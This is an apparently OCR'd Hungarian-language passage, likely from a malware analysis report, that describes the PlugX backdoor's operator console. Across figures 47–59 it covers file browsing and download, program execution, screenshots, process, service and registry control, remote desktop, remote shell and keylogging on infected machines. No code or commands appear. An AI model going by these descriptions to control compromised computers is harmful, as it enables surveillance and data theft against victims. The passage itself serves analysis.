
A nyitólapon összefoglaló lista található az éppen aktív fertőzött számítógépekről. Ezek azok a számítógépek, amik be vannak kapcsolva, és rajtuk futó kliens program sikeresen csatlakozott a szerverhez.



47. ábra: Plugx menedzsment konzol


A kilistázott gépekre való dupla kattintás után egy új ablak jelenik meg, a számítógép Manager. Ezen keresztül a szerver programból az összes szokásos backdoor szolgáltatáshoz hozzá lehet férni egy kényelmes grafikus kezelői felületen.

Legelőször is a Disk almenü alatt a lemezmeghajtók tartalmát végig lehet böngészni, valamint fájlokat letölteni a fertőzött gépről vagy lefuttatni a fertőzött gépen található programok valamelyikét.




48. ábra: Lemez tartalom böngészése

A letöltés kiválasztása esetén a letöltött fájl a File Transfer fülnél érhető el.




49. ábra: Fájl transzfer

A másik gyakran használt lehetőség a számítógépen található valamelyik program lefuttatása, mint mondjuk példaként a notepad.exe:




50. ábra: Program futtatás a fertőzött gépen

Ekkor például a Capture fülnél lehet meggyőződni, hogy valóban megtörtént-e a végrehajtás, itt lehet a fertőzött gépről képernyőmentéseket generálni.




51. ábra: Képernyőmentés készítése

A Process fülön a fertőzött számítógépen futó folyamatokat ki lehet listázni és adott esetben leállítani:




52. ábra: A fertőzött gépen futó folyamatok kezelése

A gépen futó szolgáltatások listázása és menedzselése is elérhető a kezelői felületen a Services alpont alatt. Itt a szolgáltatásokat lehet elindítani vagy leállítani, továbbá azt módosítani, hogy automatikusan induljanak, vagy pedig külön kell minden alkalommal futtatni őket.




53. ábra: A fertőzött gépen levő szolgáltatások menedzselése

Regisztrációs adatbázishoz kapcsolódó tennivalókat a Register pont alatt lehet elérni, innen lehet új kulcsot létrehozni, vagy régit törölni, esetleg módosítani.




54. ábra: A regisztrációs adatbázis kezelése

A Netstat program kimenete is elérhető a szerver felületen, ezzel az aktív hálózati kapcsolatokat lehet figyelemmel kísérni. Az alábbi ábrán éppen a Plugx szerverrel való kapcsolatot jelöltük ki.




55. ábra: A fetőzött gép aktív hálózati kapcsolatainak listázása

A fertőzött számítógépről képernyőképet (**screenshot**) lehet készíteni, ezzel a gépet használó személy tevékenysége folyamatosan nyomon követhető.




56. ábra: Képernyőmentés készítése

Amennyiben interaktív beavatkozásra lenne szükség, távoli asztal (**remote desktop**) kapcsolatot lehet létesíteni a fertőzött számítógépen, és azon a szükséges tevékenységeket végrehajtani. Mindez a kezelői felület Controll fülén található.




57. ábra: Távoli asztal kapcsolat létrehozása

Terminál kapcsolat (command shell) is nyitható, amin keresztül az alapvető operációs rendszer parancsokat lehet végrehajtani.




58. ábra: Távoli parancsablak létrehozása

A kliens program a fertőzött gépen folyamatosan rögzíti a billentyűleütéseket, és szükség esetén ezekhez hozzá lehet férni a Keylogger szekcióban. A képernyőképek mellett ez egy másik módszert nyújt a számítógépen zajló tevékenységek követésére.



59. ábra: Billentyűleütések rögzítése

